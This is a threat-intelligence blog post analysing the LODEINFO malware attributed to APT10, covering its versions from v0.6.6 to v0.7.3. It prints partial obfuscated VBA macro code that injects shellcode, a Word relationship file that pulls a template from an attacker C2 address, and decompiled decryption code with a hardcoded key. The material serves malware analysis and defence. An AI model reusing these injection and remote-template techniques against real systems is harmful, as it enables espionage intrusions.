The Endless Struggle Against APT10: Insights from LODEINFO v0.6.6 - v0.7.3 Analysis

blog-en.itochuci.co.jp/entry/2024/01/24/134100

2024-01-24

This post is also available in: 日本語

What is the LODEINFO malware?

LODEINFO is a fileless malware that has been observed in campaigns that start with spear-phishing emails since December 2019. The infection is known to occur when a user opens a malicious Word file (hereafter Maldoc) attached to the spear-phishing email. (Excel files were also abused in the early days.)

According to information released by security vendors, APT campaigns using LODEINFO target Japanese media, diplomacy, public institutions, defense industries, and think tanks. It is also suggested that the infamous APT group called APT10 is involved given the similarities in their methods and malwares.

> **LODEINFO malware: published information up to 2022**
> - APT10 HUNTER RISE ver3.0: Repel new malware LODEINFO, DOWNJPIT and LilimRAT
> - APT10: Tracking down LODEINFO 2022, part I
> - Unmasking MirrorFace: Operation LiberalFace targeting Japanese political entities
> - Fighting to LODEINFO: Investigation for Continuous Cyberespionage Based on Open Source
> - LODEINFO, a malware targeting organizations in Japan
> - The evolution of LODEINFO malware

Attacks using LODEINFO have continued in 2023, with multiple versions of the malware being discovered. The malware is still being actively developed, as evidenced by the frequency of its version updates.




Figure 1. Evolution of LODEINFO

For information on version updates prior to September 2022, please refer to the following article:
APT10: Tracking down LODEINFO 2022, part II

We analyzed each version of the LODEINFO malware and identified changes.

Based on our analysis, the malware has been updated with new features, as well as changes to the anti-analysis (analysis avoidance) techniques and the implementation of new features. This suggests that the attackers are focusing on concealing their Tactics, Techniques, and Procedures (TTPs), including malware.

Due to the limited information on the detection, it is likely to expect that the detection of LODEINFO is becoming difficult. In 2023, only a limited number of LODEINFO samples were discovered, and the results of their investigation and analysis were not widely made public.

As of the publication of this post (January 24, 2024), we have observed a new version of LODEINFO, v0.7.3. In this article, we will detail the updates made to LODEINFO that have been observed from the end of 2022 to January 2024, including v0.7.3.

Analysis of LODEINFO

The infection flow

The following is the infection flow of LODEINFO that was observed in 2023. It shows some changes from the previous versions.

Update of the Downloader Shellcode

The initial infection path is the same as previous versions. The Infection starts from malicious Word document (Maldoc), LODEINFO is eventually injected into memory leading infection.

In 2023, the VBA code in this Maldoc was updated. Specifically, VBA code that embedded Downloader Shellcodes for both 32-bit and 64-bit was added, and the appropriate shellcode is selected depending on the target environment.

The adoption of 64-bit architecture in Windows OS is a challenge for many organizations, and LODEINFO is also likely to have changed to adapt to 64-bit architecture.




Figure 2. New infection flow implemented since LODEINFO v0.6.8

The changes in the infection flow were implemented from v0.6.8 to v0.7.1 observed in 2023 or the later versions.

Remote Template Injection

In LODEINFO v0.6.9, we have also observed more complex cases that use Remote Template Injection in the infection flow described above.

> **What is Remote Template Injection?**
> Microsoft Word has a "template" feature that allows users to create files based on templates created by other users. When a Word file that a template inserted is opened, the template is downloaded from the local or remote machine.
> Using the above "template" feature, an attacker can host a Word template file (.dotm) containing malicious Macros on their server and have the malicious template be retrieved and executed from the attacker's server every time the victim opens a Word file that contains the template.

A Word file using Remote Template Injection is opened, it downloads and reads the template from the attacker's C2 server.

The downloaded template is malware that is equivalent to the Maldoc mentioned above, and it contains VBA code with the Downloader Shellcode embedded. This eventually calls the LODEINFO main body. The following is an image of the infection flow with Remote Template Injection added.





Figure 3. Infection flow with Remote Template Injection added

The attached Word file itself only reads the template, making it difficult to detect as malicious activity. This technique is likely intended to evade detection by security products.

To further analyze the structure of the Word file using Remote Template Injection, we can check the contents of the `\word\_rels\settings.xml.rels` file in the word file. This will show that the file is designed to read the template file `https://45.76.222[.]130/template.dotm`.



```
./
├── 1.docx
├── [Content_Types].xml
├── customXml
│   └── ..
├── docProps
│   └── ..
├── _rels
└── word
    ├── activeX
    │   └── ..
    ├── document.xml
    ├── endnotes.xml
    ├── fontTable.xml
    ├── footer1.xml
    ├── footnotes.xml
    ├── media
    │   └── ..
    ├── numbering.xml
    ├── _rels
    │   ├── document.xml.rels
    │   └── settings.xml.rels
    ├── settings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    └── webSettings.xml

10 directories, 33 files
```

```
<?xml version="1.0" ?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/rela
tionships">
<Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/200
6/relationships/attachedTemplate"
Target="https://45.76.222[.]130/template.dotm"
TargetMode="External"/>
</Relationships>
```


Figure 4. Word file’s structure that uses Remote Template Injection

Maldoc

Next, we will introduce the VBA included in Maldoc.

VBA code embedded in Maldoc

The VBA code embedded in Maldoc contains both 64-bit and 32-bit Downloader Shellcodes.



```
Private Sub btn_Click()


    Dim UyvARWTFidqsO As String
    Dim meBiq
    Dim b() As Byte
    Dim typeVb As Integer
    #If Win64 Then
        Dim hLib As LongLong, hProcAddr As LongLong, EmYGOjLNGIyZDIzVNRfGGZF As LongLong
        UyvARWTFidqsO = UHukiWKvj

        typeVb = vbLongLong
    #Else
        Dim hLib As Long, hProcAddr As Long, EmYGOjLNGIyZDIzVNRfGGZF As Long
        UyvARWTFidqsO = EcFDPHsNCJhLZZaYvIORGrU
        typeVb = vbLong
    #End If
    EmYGOjLNGIyZDIzVNRfGGZF = -1
    b = CEmbJcKHuSmVExyTFddMtLO(UyvARWTFidqsO)
    meBiq = retlen
    Dim smAJmhYRTaiPdgXuORl As Long
    smAJmhYRTaiPdgXuORl = 0
    Dim pJFlGQlJvRheJxbxm As LongPtr
    pJFlGQlJvRheJxbxm = YqwazTpuaLsGJjfQbRgs(meBiq)
    pJFlGQlJvRheJxbxm = KvUcPGDTBlwVbfamfbvnbT8
    hLib = LoadLibrary(RGcmZqykLJtGEraYAG("qwgoo")) 'ntdll'
    If hLib Then
        hProcAddr = GetProcAddress(hLib, RGcmZqykLJtGEraYAG("QwZulwhYluwxdoPhpru|"))  'NtWriteVirtualMemory'
        If hProcAddr Then
            DllStdCall hProcAddr, typeVb, EmYGOjLNGIyZDIzVNRfGGZF, pJFlGQlJvRheJxbxm, VarPtr(b(0)), VarPtr(meB
        End If
    End If
    Call FreeLibrary(hLib)
    DllStdCall pJFlGQlJvRheJxbxm, typeVb

```

Figure 5. Part of the VBA code embedded in Maldoc

The Macro first checks the OS architecture of the target device and then executes the Downloader Shellcode that matches that architecture.

Each Downloader Shellcode is encoded using Base64 and separated as many split parts. This is thought to be a technique to evade detection by security products.


When the Macro is executed, after the split parts are reassembled, the Shellcode decoded using Base64 is injected into memory.

```
Private Function UHukiWKvj0() As String
```

Figure 6. Reassemble the Base64-encoded and split Shellcode

Microsoft Office language check

The code to check the language settings of Microsoft Office was deployed in the v0.7.0 Maldoc. The sample we confirmed checks whether the Office setting is Japanese or not. This is thought to be created to operate only in the target language environment.



```
Sub ボタン_Click()
    Dim PXQEdFx As Long
    PXQEdFx = Application.LanguageSettings.LanguageID(msoLanguageIDUI)
    If PXQEdFx = 1041 Then
        Dim njCxJcoyPonVp As Integer
        Dim typeVb As Integer
        #If Win64 Then
            Dim hLib As LongLong, hProcAddr As LongLong, KNvxJFZkKLUbWJFVG As Lo
            njCxJcoyPonVp = YncgNfpiiPbCyM
            YncgNfpiiPbCyMdec njCxJcoyPonVp
            typeVb = vbLongLong
        #Else
            Dim hLib As Long, hProcAddr As Long, KNvxJFZkKLUbWJFVG As Long
```

Interestingly, this feature was removed by the attacker in v0.7.1. In addition, the filename of the Maldoc itself has been changed from Japanese to English. From this, we believe that v0.7.1 was likely used to attack environments in languages other than Japanese.

The Downloader Shellcode

The Downloader Shellcode used in LODEINFO v0.7.1 is a malware that downloads and decrypts a file disguised as a PEM file (hereinafter referred to as Fake PEM) from the C2 server, and finally creates files to infect with LODEINFO.

The Shellcode itself is a very simple downloader, so we will share the analysis results of the process of decrypting data from the Fake PEM file.

> **What is a PEM file?**
> An abbreviation for Privacy Enhanced Mail file.
> One of the file formats for keys and certificates used in public key infrastructure (PKI).
> Originally created to improve the security of email, it is now the standard for internet security.
> PEM files are used in the settings of web servers, email servers, and secure communication protocols (such as HTTPS).

Fake PEM file decryption


The Downloader Shellcode downloads the Fake PEM file from the C2 server. The file is then decrypted using the following steps:

1. The header and footer of the Fake PEM file are removed.
2. The data from step 1 is decoded using Base64.
3. The first 3 bytes of the data decoded in step 2 are removed.
4. An HMAC is generated using the SHA1 hash algorithm from the password hardcoded in the Download Shellcode.
5. The HMAC generated in step 4 is used as the key for AES, and the data from step 3 is decrypted using AES.

6. The data decrypted in step 5 is further decoded using a single-byte XOR key.

> **What is HMAC (Hash-based Message Authentication Code)?**
> A code and technique for ensuring the integrity and authenticity of a message using a one-way hash function. It is widely used in secure communications where it is necessary to verify the sender of the data or that the data has not been tampered with in transit.

The passwords were hardcoded in the samples we investigated in the following format. If this password is not available, even if the Fake PEM file is successfully obtained, it is extremely difficult to decrypt the subsequent data.




```
hProv = 0i64;
hHash = 0i64;
ret_v = 0;
hKey = 0i64;
if ( CryptAcquireContext(&hProv, 0i64, 0i64, PROV_RSA_AES, 0xF0000000) )
{
  if ( CryptCreateHash(hProv, CALG_SHA1, 0i64, 0i64, &hHash) )
  {
    hardcoded_pw[0] = '-f\xAD\x94';
    hardcoded_pw[1] = '=3\xC5\xAB';
    hardcoded_pw[2] = 'V\xB9\x1B\x1B';
    hardcoded_pw[3] = ']J4\x10';
    hardcoded_pw[4] = 'S\xC5=\xC3';
    hardcoded_pw[5] = 't\xAE\xC8\xFC';
    hardcoded_pw[6] = 'U\x8A"\xE9';
    hardcoded_pw[7] = '\x0E\xA7\xAF:';
    hardcoded_pw[8] = '\x9C\xBB\xC8c';
    hardcoded_pw[9] = '@\xF6e\x80';
    hardcoded_pw[10] = '\xF4a\xE6\xE0';
    hardcoded_pw[11] = '\xF3eBl';
    hardcoded_pw[12] = '\x84c\x99s';
    hardcoded_pw[13] = 'k\x9F\x87\b';
    hardcoded_pw[14] = '\xAC\xE2\xD7x';
    hardcoded_pw[15] = '\xB0*\b3';
    hardcoded_pw[16] = '\x80\xF6#;';
    hardcoded_pw[17] = '\xBA4\xF0\xAB';
    hardcoded_pw[18] = '\x85\xA5uo';
    hardcoded_pw[19] = '\xB17\xD7\xEC';
    hardcoded_pw[20] = '\xB0o\b\xE5';
    v12 = 'p\xBC';
    v13 = 'a';
    if ( CryptHashData(hHash, hardcoded_pw, 0x57i64) )
    {
      if ( CryptDeriveKey(hProv, CALG_AES_256, hHash, 4i64, &hKey)
        && (CryptDecrypt)(hKey, 0i64, 1i64, 0i64, pbData, &pdwDataLen) )
      {
        ret_v = pdwDataLen;
      }
```

Payload cannot be decrypted without the hard-coded password.

Figure 8. Hardcoded passwords required to decrypt the Fake PEM file

Deployment of LODEINFO Backdoor Shellcode loaded into Memory

The data decrypted in step 6 is designed with a unique data structure. Objects such as the malicious `Frau.dll` are embedded in it for use in the next step. We will explain the details of the structure.



```
00000000  5B AE 13 00 58 AE 13 00 03 40 9E 0F 00 09 45 6C  «...¨....@....El
00000010  7A 65 2E 65 78 65 00 4D 5A 90 00 03 00 00 00 04  ze.exe.MZ.......
00000020  00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40  ...ÿÿ..¸.......@
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
                             [..skipped..]
000F9E57  00 D0 01 00 09 66 72 61 75 2E 64 6C 6C 00 4D 5A  .Ð...frau.dll.MZ
000F9E67  90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00  ..........ÿÿ..¸.
000F9E77  00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00  ......@.........
000F9E87  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
                              ..skipped..
00117A65  EA 33 02 00 0D 45 6C 7A 65 2E 65 78 65 5F 62 61  :....Elze.exe_ba
00117A75  6B 00 95 7C E6 7C 7C 29 F7 90 2A F7 09 6C F9 8A  k..|æ||)÷.*÷.lù.
00117A85  08 66 F7 29 70 2B F7 01 74 F7 B3 57 AB F6 78 76  .f÷)p+÷.t÷³W«öxv
00117A95  F4 7D 3D 32 09 8B F7 BB 23 22 21 BF F7 39 74 22  ô}=2..÷»#"!¿÷9t"
```

